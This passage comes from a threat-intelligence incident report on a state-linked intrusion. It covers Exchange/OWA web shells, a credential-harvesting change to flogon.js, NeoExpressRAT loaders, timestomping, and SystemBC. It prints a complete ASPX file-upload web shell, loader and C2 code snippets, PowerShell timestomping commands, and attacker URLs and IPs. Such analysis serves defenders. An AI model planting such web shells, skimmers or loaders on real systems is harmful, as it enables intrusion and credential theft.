`Page_Load(Object InputSender, EventArgs InputEvent)`	Executed on page load. Executes PowerShell function on PostBack. If the associated web request is a post request with a non-empty form property with a key of 'D' then append the value associated with 'D' to the file '`C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\15.1.2507\themes\resources\Sign_in.txt`'.
`ubc(Object InputSender, EventArgs InputEvent)`	Uploads a file to the path provided in input box rendered with the web shell webpage load.
`bc(Object InputSender, EventArgs InputEvent)`	Downloads a file from the web server from the path provided in input box rendered with the web shell webpage load.

Table 6. Details of the functions within the 'errorCE.aspx' web shell.

Based on the above, the web shell functions similarly to RecShell. Its GUI interface includes a file upload button, an input field for a file path to be downloaded, and an input field for executing a command. In addition to this functionality, the web shell also serves as a receiver, processing POST requests with the 'D' parameter by writing their contents to a local file. FGIR refers to this web shell as 'EmbedShell.'

FGIR identified this 'Sign_in.txt' file on disk and analyzed its contents to determine the purpose of this additional functionality. This analysis found that the file contained base64 strings that were decoded into plaintext usernames and passwords. Based on the web shell's location, these are the usernames and passwords of legitimate users logging into the webmail portal. Timestamps associated with the 'Sign_in.txt' file indicate that user credentials were written to the file as late as 31 October 2024.

While investigating errorCE.aspx, FGIR identified anomalies in a file named 'flogon.js' in the 'C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\15.1.2507\scripts\premium\' directory. The 'flogon.js' file is a legitimate component of OWA and contains the JavaScript code used for user input validation and handling associated with the OWA login page. As part of its operation, this script file has access to plaintext usernames and passwords submitted as part of the login form.

The screenshot in Figure 25 shows the comparison between a legitimate 'flogon.js' (shown on the left) and the modified file (shown on the right). The additional code captures the plaintext username and password submitted as part of legitimate logon requests (T1056.003) and puts them into a parameter called 'd'. The code then submits an HTTP POST web request to the 'errorCE.aspx' web shell provided above that contains the credential data. This does not affect the authentication process and would be invisible to the end user.




Figure 25. Credential harvesting code added to the legitimate 'flogon.js' file.

A web shell named 'office365_cn.aspx' in the 'C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\15.1.2507\themes\resources\' directory was also created in the same timeframe on the same endpoint (EXCH-1). This web shell was similar to 'errorCE.aspx' but included only the 'Page_Load' and 'ubc' functionfunctions, both of which fulfilled the same purpose as in 'errorCE.aspx' (rendering a web page and uploading a file, respectively) but were implemented differently, as seen in Figure 26. Both web shells incorporated the same fake log strings within their samples. This 'office365_cn.aspx' web shell did not include the functionality to save credentials sent from the modified 'flogon.js' JavaScript.




Figure 26. Differences in the ubc function between the 'errorCE.aspx' and 'office365_cn.aspx' web shells, both placed on EXCH-1 on the same day.

The difference between the two web shell implementations used to achieve the same outcome—placed on the same day on the same server—indicates that the adversary may perform code development in parallel with multiple developers provided with the same set of development criteria. This is further evidenced by the common IO variable names for these functions. However, a difference in internal variable names and stylistic differences between the two web shells suggests that there were different developers. This assessment is highlighted, as it indicates that signature-based detections for simple components of this intrusion are unlikely to be persistent between intrusions associated with this threat actor. It is likely that these web shells were custom-made for this engagement.

Virtualization Infrastructure Lateral Movement

On 05 Oct 2024, the adversary again focused the majority of their efforts on the victim's virtualization infrastructure. Some of the behaviors observed included:

- Attempts to establish SSH connections to known adversary infrastructure, `104[.]238[.]191[.]185` (Vultr infrastructure)
- Attempts to establish an SSH tunnel to an internal network segment using netcat
- Information collection on the vSphere host to get additional information on its version and installed software
- Execution of various commands with the purpose of indicator removal, i.e., clearing the command history and tampering with the bash_history file (largely unsuccessful)

In the days following this activity, the adversary's efforts to traverse this network segmentation increased. They dropped Angry IP Scanner and used it to scan various components of the victim's network related to the specific subnets they were attempting to access. Scanning was initially scoped to open RDP ports but was later extended to SMB and SSH. The adversary also attempted to set up several reverse shells to their Vultr infrastructure (`104[.]238[.]191[.]185`) via plink, but their efforts were ineffective. On numerous occasions during this time, the adversary entered the plaintext credentials for their Vultr infrastructure on the victim's endpoints, which were recorded in endpoint command logs. In one cluster of activity on DC-1, unable to establish consistent reverse shells with their infrastructure, the adversary dropped two executables named '`Agent.exe`' and '`Server.exe`' in the "`C:\Users\<domain admin>\Downloads\sent_server_agent_file_operator\directory`". These executables were executed through the adversary's RDP connection but crashed immediately and were removed. These files could not be retrieved, and FGIR believes the adversary was not able to achieve the desired outcome with these tools, so they moved to alternative access methods.

First Deployment of NeoExpressRAT Malware

FGIR identified that on 04 August 2024, the adversary deployed another series of loaders, resulting in the final payload execution of a novel backdoor FortiGuard tracks as NeoExpressRAT. To gain execution, the adversary again employed a scheduled task masquerading as a legitimate task. In this case, the task name was '`SpaceStorageTask`' in '`Microsoft\Windows\SpacePort\SpaceStorageTask`'. The adversarycreated this scheduled task through a Ngrok tunneled RDP connection into DB-1. The commands and arguments linked to this scheduled task are shown below.

```
Author:          <Compromised Domain Admin>
URI:             Microsoft\Windows\SpacePort\SpaceStorageTask Diagnostics
RunLevel:        HighestAvailable
GroupID:         NT Authority\SYSTEM
Command:         C:\Windows\System32\format.com
Arguments:       c: /fs:FXSEXT
```

Figure 27. Command and arguments for the '`SpaceManagerTask`' scheduled task used to execute NeoExpressRAT on DB-1.

This scheduled task differs from previously scheduled tasks and includes using a LOLbin execution technique that leverages the legitimate Windows binary '`format.com`' for proxy execution (T1218). The format.com binary is a tool used to format attached storage devices. As highlighted by security researcher Grzegorz Tworek,[25] when `format.com` is executed with the arguments "`/fs: <filename>`", it will execute a DLL in the default search path with the name "`U<filename>.dll`". This execution technique is not novel, but it has not historically been observed by the FGIR team ITW.

FGIR identified the corresponding file '`UFXSEXT.dll`' in the '`C:\Windows\System32\`' directory on the compromised host that was executed using this technique. Analysis of this file identified that it is a first-stage loader that uses the legitimate Windows binary '`wab.exe`' for proxy execution of another DLL, '`msoert2.dll`'. Before creating the process, the loader creates the mutex '`SMO:3314:805:Willstaging_05`'. The code associated with this mutex creation and process creation can be observed in the code snippet shown in Figure 28 below.

```
strcpy((char *)lpName[0], "SMO:3314:805:WillStaging_05");
v0 = (const CHAR *)lpName;
if ( v23 >= 0x10 )
  v0 = lpName[0];
MutexA = CreateMutexA(0LL, 0, v0);
if ( GetLastError() == 183 )
{
  CloseHandle(MutexA);
}
else
{
  CloseHandle(MutexA);
  sub_1800017D0(lpFileName, L"C:\\Program Files\\Windows Mail\\wab.exe");
  sub_1800017D0(v31, L"C:\\Program Files\\Windows Mail\\msoert2.dll");
  v2 = (const WCHAR *)lpFileName;
  if ( v34 >= 8 )
    v2 = lpFileName[0];
  if ( GetFileAttributesW(v2) != -1 )
  {
    v3 = (const WCHAR *)v31;
    if ( v32 >= 8 )
      v3 = v31[0];
    if ( GetFileAttributesW(v3) != -1 )
    {
      v20 = (char *)operator new(0x30uLL);
      strcpy(v20, "C:\\Program Files\\Windows Mail\\wab.exe");
      sub_180001970(Source, v20, v20 + 37);
      v4 = (const wchar_t *)Source;
      if ( v30 >= 8 )

                        <truncated>

      v11 = (wchar_t *)operator new(saturated_mul(v10, 2uLL));
      wcscpy_s(v11, v10, v8);
      lpStartupInfo = operator new(0x68uLL);
      *lpStartupInfo = 0LL;
      lpStartupInfo[1] = 0LL;
      lpStartupInfo[2] = 0LL;
      lpStartupInfo[3] = 0LL;
      lpStartupInfo[4] = 0LL;
      lpStartupInfo[5] = 0LL;
      *((_QWORD *)lpStartupInfo + 12) = 0LL;
      lpProcessInformation = (struct _PROCESS_INFORMATION *)operator new(0x18uLL);
      *(_QWORD *)&lpProcessInformation->hProcess = 0LL;
      *(_QWORD *)&lpProcessInformation->dwProcessId = 0LL;
      if ( CreateProcessW(
             v7,
             v11,
             0LL,
             0LL,
             0,
             0x8000000u,
```

Figure 28. Code snippet from '`FXSEXT.dll`' depicting mutex creation and '`wab.exe`' process creation.

The DLL '`msoert2.dll`' was also identified in the '`C:\Program Files\Windows\Mail\`' directory. The compilation time of the library is 27 Oct 2024, which is only days before it was deployed within the victim's environment. Of note, the library contains a pdb string of '`C:\Users\microsoft\Documents\repos\rat\neo\msoert2\x64\Release\msoert2.pdb`' which suggests it is a rat called Neo (hence the name for the final stage of this loader being 'NeoExpressRAT'). This library serves as a second-stage loader. First, it validates the presence of the mutex previously created mutex (`SMO:3314:805:Willstaging_05`). If present, the malware validates that it is executing within the context of the '`wab.exe`' process, likely as an anti-analysis check. Following the success of these checks, the loader decodes two Google Docs URLs (shown below) and performs a series of web requests. The user-agent string '`Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0`' is used for these web requests.

```
hxxps://docs[.]google[.]com/document/export?format=txt&id=1Zg3DwBqKRuAjyhdlS-P29Jn5odm1mr36j3_xsEF8Uvc
hxxps://docs[.]google[.]com/document/export?format=txt&id=1YwJBwB5vc4uuSA3iebzUb0zd93bidEDzyhs-xbK7vvc
```

These web requests result in the download of the final stage payload in the form of a >5MB DLL named 'container.dll'. This library is a Golang binary with multiple exports. Once loaded and executed, this binary contacts the C2 URL 'hxxps://appstgs[.]com:443' using basic authentication, as shown in the code snippet below in Figure 29, using the hardcoded password 'pass@1234' shown in Figure 30.

```
mov     rdx, [rsp+1D0h+var_E8]
mov     rdx, [rdx+38h]
mov     [rsp+1D0h+var_E0], rdx
mov     ecx, 6
mov     rdi, rax
mov     rsi, rbx
xor     eax, eax
lea     rbx, aBasic_0   ; "Basic "
call    runtime_concatstring2
mov     [rsp+1D0h+var_168], rbx
mov     [rsp+1D0h+var_128], rax
nop
lea     rax, aAuthorizationa ; "AuthorizationAc
mov     ebx, 0Dh
call    net_textproto_CanonicalMIMEHeaderKey
mov     [rsp+1D0h+var_40], rax
mov     [rsp+1D0h+var_158], rbx
lea     rax, unk_7399B5A0
call    runtime_newobject
mov     rdx, [rsp+1D0h+var_168]
```

Figure 29. Code snippet from 'container.dll' showing the use of basic authentication with C2.

```
mov     rcx, cs:ptr_creds
call    j_gcWriteBarrier_0x8
mov     [r11], rcx

                        ; CODE XREF: Payload+41↑j
lea     rcx, aPass1234  ; "pass@1234"
mov     cs:ptr_creds, rcx
movups  [rsp+40h+var_10], xmm15
lea     rax, aHttpsAppstgsCo ; "https://appstgs.com:443"
mov     ebx, 17h
call    runtime_convTstring
```

Figure 30. Code snippet from 'container.dll' showing the hardcoded password used to authenticate with the C2 (also shown).

This library imports the Go packages outlined in Table 7 below:

Name	Description
DiscordGo[26]	DiscordGo is a Go package that provides low-level bindings to the Discord chat client API.
goja[27]	Goja is an implementation of ECMAScript 5.1 in pure Go with an emphasis on standard compliance and performance.
go-socks5[28]	Provides the socks5 package that implements a SOCKS5 server used to route traffic through an intermediate proxy layer. This can be used to bypass firewalls or NATs.
Yamux (Yet another Multiplexer)[29]	Yamux (Yet another Multiplexer) is a multiplexing library for Golang.
Console[30]	Console is an all-in-one console application library built on top of a readline shell and using Cobra commands. Cobra is a library for creating powerful modern CLI applications. Cobra is used in many Go projects such as Kubernetes, Hugo, and GitHub CLI to name a few. (https://github.com/spf13/cobra)

Table 7. Go libraries imported by 'container.dll'.

FortiGuard is continuing to analyze the specifics of the NeoExpressRAT sample 'container.dll'. Analysis to date shows that the malware serves as a backdoor that retrieves its configuration from the C2 identified above and likely uses Discord for subsequent communications. At the time of detection, the domain 'appstgs[.]com' resolved to the IP 45[.]66[.]249[.]200, which is linked to US-based BlueVPS[31] infrastructure.

In late November 2024, the victim began remediation efforts. As part of these efforts, they upgraded their existing EPP product to an EDR and began to remove components of the adversary's implants within the network. Based on subsequent changes in adversary activity, FGIR assessed that the adversary identified this loss of visibility, began shifting techniques, and attempted to establish additional persistence in the network.

Initial Remediation and Adversary Response – 23 November 24 – 14 December 24

First MeshCentral Deployment

The day immediately following the victim's first mitigation attempts, the adversary deployed MeshCentral agents to two hosts, DC-1 and WEB-7, via an RDP connection from SERV-1. This activity corresponded with a spike in outbound traffic to the C2 domain 'connect[.]mozilla[.]one' associated with the Havoc backdoor active on SERV-1. Based on the traffic profile, FGIR assessed that the adversary tunneled their RDP traffic through Havoc.

These MeshCentral agents were executed through scheduled tasks: on DC-1, the task name was 'Scheduled-fnms' and on WEB-7, it was 'BgTaskRegistrationMaintenanceTasks'. These scheduled task names align with similarly named legitimate tasks in the same folder. Immediately after creating these files, the adversary used PowerShell commands to timestomp these files to 12 May 2024 11:14:00. This activity can be observed in the log excerpt in Figure 31.

```
(Get-Item ".\vcruntime140_1.dll").LastAccessTime=("12 May 2024 11:14:00") `
(Get-Item ".\vcruntime140_1.dll").LastWriteTime=("12 May 2024 11:14:00") `
(Get-Item ".\vcruntime140_1.dll").CreationTime=("12 May 2024 11:14:00") `
(Get-Item ".\vcruntime140.dll").LastAccessTime=("12 May 2024 11:14:00") `
(Get-Item ".\vcruntime140.dll").LastWriteTime=("12 May 2024 11:14:00") `
(Get-Item ".\vcruntime140.dll").CreationTime=("12 May 2024 11:14:00") `
(Get-Item ".\msvcp140.dll").LastAccessTime=("12 May 2024 11:14:00") `
(Get-Item ".\msvcp140.dll").LastWriteTime=("12 May 2024 11:14:00") `
(Get-Item ".\msvcp140.dll").CreationTime=("12 May 2024 11:14:00") `
(Get-Item ".\ndinit-fnms.exe").LastAccessTime=("12 May 2024 11:14:00") `
(Get-Item ".\ndinit-fnms.exe").LastWriteTime=("12 May 2024 11:14:00") `
(Get-Item ".\ndinit-fnms.exe").CreationTime=("12 May 2024 11:14:00") `
(Get-Item ".\fnms.msh").LastAccessTime=("12 May 2024 11:14:00") `
(Get-Item ".\fnms.msh").LastWriteTime=("12 May 2024 11:14:00") `
(Get-Item ".\fnms.msh").CreationTime=("12 May 2024 11:14:00") `
(Get-Item ".\fnms.exe").LastAccessTime=("12 May 2024 11:14:00") `
(Get-Item ".\fnms.exe").LastWriteTime=("12 May 2024 11:14:00") `
(Get-Item ".\fnms.exe").CreationTime=("12 May 2024 11:14:00") `
(Get-Item ".\fnms.db").LastAccessTime=("12 May 2024 11:14:00") `
(Get-Item ".\fnms.db").LastWriteTime=("12 May 2024 11:14:00") `
(Get-Item ".\fnms.db").CreationTime=("12 May 2024 11:14:00") `
(Get-Item ".\fnms.bin").LastAccessTime=("12 May 2024 11:14:00") `
(Get-Item ".\fnms.bin").LastWriteTime=("12 May 2024 11:14:00") `
(Get-Item ".\fnms.bin").CreationTime=("12 May 2024 11:14:00") `
(Get-Item ".\vcruntime140_1.dll").CreationTime=("12 May 2024 11:14:00")
```

Figure 31. PowerShell commands used to timestomp executables related to the execution of MeshCentral.

This was the first time the adversary was observed using timestomping on any of their malware. MeshCentral was not observed being used by the adversary following its deployment. This timestomping (T1070.006) technique was only observed in relation to the MeshCentral agent and one other file, '`wizard.txt`' earlier in the deployment. FGIR assessed this may have been placed to draw attention away from the other, still active malware within the victim's environment. The primary C2 for the MeshCentral agent was determined to be the URL '`hxxps://social[.]zerotier[.]app:443/agent.ashx`'. The following URLs were also observed in relation to the execution of this MeshCentral agent:

```
hxxps://s3[.]solarcom[.]ch/gist.github.com/resources/logo.png
hxxps://drive[.]usercontent[.]google[.]com/download?id=1VKzmgdpSLWVl1CrC9qVqOOABk2Xf7Bbe&export=view
hxxps://gitlab[.]com/ocr-view/mmocr-ref-manual/-/raw/main/IM0077782.png
hxxps://raw[.]githubusercontent[.]com/Ocr-text2image-mos/mmocr_ref/refs/heads/main/demo/resources/mmocr-logo.png
```

Figure 32. URLs related to the operation of the MeshCentral agent.

Additional Web Shell Deployment – RecShell & DropShell

Following the attempted deployment of this backdoor in late November 2024, the adversary again used their access through their RemoteInjector loaded backdoor on SERV-1 to laterally move to an externally facing web server, referred to as WEB-6 in this article. They placed two web shells using this access: '`jquery-1.10.2.aspx`' and '`<WEB-6>-send.aspx`'. The first web shell, '`jquery-1.10.2.aspx`', is a copy of the previously observed RecShell web shell that was first dropped on 28 April 2024.

The second web shell, '`<WEB-6>-send.aspx`', is a basic file upload web shell that FGIR refers to as DropShell. `DropShell` provides a simple GUI where the operator can provide a file path for where they want a file to be saved on the hosting web server. This simple interface can be seen in Figure 33.

Figure 33. GUI interface for the '`<WEB-6>-send.aspx`' file upload web shell.

Analysis of this web shell's operational code analysis identifies this functionality, as shown in Figure 34 below.

```
<script runat="server">
    protected void Page_Load(object sender, EventArgs e)
    {
    }

    protected void UploadBtn_Click(object sender, EventArgs e)
    { if (FileUpLoad1.HasFile) {
        string physicalPath = Server.MapPath(FileUpLoad1.FileName);
        FileUpLoad1.SaveAs(physicalPath); Label1.Text = "File Uploaded: " + physicalPath ;
        } else {
            Label1.Text = "No File Uploaded.";
        }}
</script>
```

Figure 34. Code snippet from '`<WEB-6>-send.aspx`' shows the code used to save the file on the hosting web server.


The next day (24 Nov 2024), the adversary used their access through DropShell to make a second web shell, '<WEB-6>-rec.aspx', which was a RecShell sample identical to 'jquery-1.10.2.aspx'. This new RecShell instance was used as the primary web shell for the majority of future adversary access to the WEB-6 server. Using their access through RecShell, the adversary attempted to deploy additional proxy software. Initially, the adversary attempted to employ an executable named 'chat.exe' at the "C:\Users\<Administrator>\<Application>\apps\web\assets\img\chat" directory. FGIR identified this executable as Glider Proxy, an uncommon open-source Go-based proxy tool.[32] This tool was detected and blocked by the victim's EDR solution, and the adversary instead resorted to using plink. Before this point, the adversary had consistently employed plink to implement their internal proxying, with Ngrok being used for external proxying. FGIR believes that the adversary's shift of tooling was an attempt to avoid detection following victim mitigation efforts.

The following day, the adversary attempted to employ their web shells on WEB-6 to set up plink again but struggled with syntax. Unable to employ their web shells to achieve the desired outcome, the adversary used RDP to the WEB-6 server and the GUI interface to correctly build their first plink tunnel. The adversary took down this tunnel at the end of their daily operations and re-established it the next day at the start of their operations. FGIR believes the adversary tore down their tunnels overnight to prevent their network connections from being detected.


Over the next five days, the adversary moved laterally from their foothold in WEB-6 to other endpoints within the network. For endpoints they identified as being of interest, they dropped various proxy tools to be employed for later operations. Notably, the adversary moved from using plink as their primary external tunnel from WEB-6 and instead dropped an executable named 'border.exe.' Analysis of this executable identified it as an implementation of ReverseSocks5,[33] another open-source Go-based proxy tool. This ReverseSocks5 executable was used for all subsequent tunneling from WEB-6. Throughout this period, the adversary enumerated network connections, clearly attempting to identify endpoints that had multiple IPs. FGIR assessed that the adversary was trying to identify endpoints that would allow them to traverse additional network segments and establish a foothold within these internal networks.

In early December 2024, the adversary had built a repeatable process to tunnel traffic across four network segments and access internal components of the victim's network. As highlighted above, the adversary would set up and tear down these tunnels at the start of each working day, often pursuing a different target from the end of the tunnel each day. The general process for setting up these tunnels is outlined below:


1. The adversary would leverage the existing primary web shell (<WEB-6>-rec.aspx) on an external-facing web server (WEB-6) directly from their VPS infrastructure to set up a ReverseSocks5 tunnel (using border.exe) back to their Vultr-hosted infrastructure.




2. The adversary would use their tunnel access to RDP, using valid domain administrator credentials, to connect to an internal indexing server (IND-1) within the main corporate network.



3. The adversary then used this tunneled access to laterally move via PsExec to a database server (DB-1) within a separate internal management network.



4. The adversary then used their tunneled access to this DB-1 server to execute plink to redirect SSH and RDP traffic to endpoints within a separate restricted internal network.




This internal restricted network was a test network designed to emulate components of the actual critical infrastructure network, including emulated OT components. Based on the adversary's activity within this simulated network and their repeated attempts to maintain access to this network, it is possible they believed that this simulated network was the real network.

First Deployment of DarkLoadLibrary and SystemBC

On 10 December 24, FGIR observed another change in the adversary's TTPs. They used their web shell access on WEB-6 to drop and execute another new malware, '`ClMgrSVC.exe`' and a new payload linked to this malware named '`ClMgr.dll`'.

The '`ClMgrSVC.exe`' binary is a custom variant of DarkLoadLibrary, an open-source loader[34] used to obfuscate the loading of a dll. This loader allows the process name to be spoofed to lower the likelihood of detection. Using the techniques implemented through the DarkLoadLibrary loader, this method of loading the DLL does not register the payload DLL as an import within the created process. Organizations that employ an EDR should validate that their solution can support triage involving this technique to ensure their SOC teams can identify associated payloads. In this intrusion, this DarkLoadLibrary variant was used to load '`ClMgr.dll`' which FortiGuard identified as a SystemBC[35] agent.

Once executed through the loader, the SystemBC agent attempts to contact its initial C2. In the case of this agent, the C2 was the domain '`schema.postman[.]sh`'. This C2 is stored as an encrypted blob within the '`ClMgr.dll`' file and is decoded at runtime. The decoded C2 can be observed in Figure 35.



Address	Hex																ASCII
0000000180004000	42	45	47	49	4E	44	41	54	41	00	48	4F	53	54	31	3A	BEGINDATA.HOST1:
0000000180004010	73	63	68	65	6D	61	2E	70	6F	73	74	6D	61	6E	2E	73	schema.postman.s
0000000180004020	68	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	h.....
0000000180004030	00	00	00	00	00	00	00	00	48	4F	53	54	32	3A	73	63	........HOST2:sc
0000000180004040	68	65	6D	61	2E	70	6F	73	74	6D	61	6E	2E	73	68	00	hema.postman.sh.
0000000180004050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0000000180004060	00	00	00	00	00	00	50	4F	52	54	31	3A	34	34	33	00	......PORT1:443.
0000000180004070	00	00	00	00	00	50	12	3F	DE	C2	0C	7B	6D	F1	B1	8F	P ?Þ {mñ±

Figure 35. Decrypted SystemBC initial C2.

Once the SystemBC agent receives a command to connect to a second stage C2, it will serve as a malware proxy. A code snippet containing the code associated with this behavior is shown below in Figure 36.

```
.text:0000000180001DDA
.text:0000000180001DDA loc_180001DDA:                          ; CODE XREF: sub_18000183D+578↑j
.text:0000000180001DDA                 mov     [rsi+1B0h], rax
.text:0000000180001DE1                 mov     [rbp+rbx*8+socket], rax
.text:0000000180001DE9                 mov     qword ptr [rbp+optval], 1
.text:0000000180001DF4                 sub     rsp, 30h
.text:0000000180001DF8                 mov     rcx, [rbp+rbx*8+socket] ; s
.text:0000000180001E00                 mov     rdx, 6          ; level,,   IPPROTO_TCP
.text:0000000180001E07                 mov     r8, 1           ; optname,,   TCP_NODELAY
.text:0000000180001E0E                 lea     r9, [rbp+optval] ; optval,,;;   1 means Enable TCP_NODELAY (disable Nagle's algorithm)
.text:0000000180001E15                 mov     [rsp+0D60h+lpFileSystemNameBuffer], 8 ; optlen
.text:0000000180001E1E                 call    cs:setsockopt   ; to Enable TCP_NODELAY (disable Nagle's algorithm), send data out immediately
.text:0000000180001E24                 add     rsp, 30h
.text:0000000180001E28                 sub     rsp, 30h
.text:0000000180001E2C                 mov     rcx, 0          ; lpThreadAttributes
.text:0000000180001E33                 mov     rdx, 0          ; dwStackSize
.text:0000000180001E3A                 lea     r8, SOCKS5_proxy_handler ; lpStartAddress
.text:0000000180001E41                 mov     r9, rsi         ; lpParameter
.text:0000000180001E44                 mov     [rsp+0D60h+lpFileSystemNameBuffer], 0 ; dwCreationFlags
.text:0000000180001E4D                 mov     qword ptr [rsp+0D60h+nFileSystemNameSize], 0 ; lpThreadId
.text:0000000180001E56                 call    cs:CreateThread ; ;;;  Creates a new thread to handle an individual client connection.
.text:0000000180001E5C                 add     rsp, 30h
.text:0000000180001E60                 mov     [rbp+rbx*8+var_CF8], rax
.text:0000000180001E68                 jmp     short loc_180001E91
.text:0000000180001E6A ; ---------------------------------------------------------------------------
```

Figure 36. Code snippet from SystemBC agent embedded in `ClMgr.dll` that shows the thread creation associated with second stage C2.

At the time of writing, this first stage C2 domain was still active but did not still serve a second stage C2 domain. However, evidence from the victim's environment indicates that this second C2 domain '`cluster[.]amazonaws[.]work`' was used earlier in the intrusion, which resolved to the IP `144[.]202[.]84[.]43` at the time of its use. This IP is again related to Vultr VPS infrastructure, and the related domain is a sibling to several subdomains previously linked to Fox Kitten campaigns in the region.

Intrusion Containment and Adversary Response – 14 December 24 – Current

Containment and Eradication

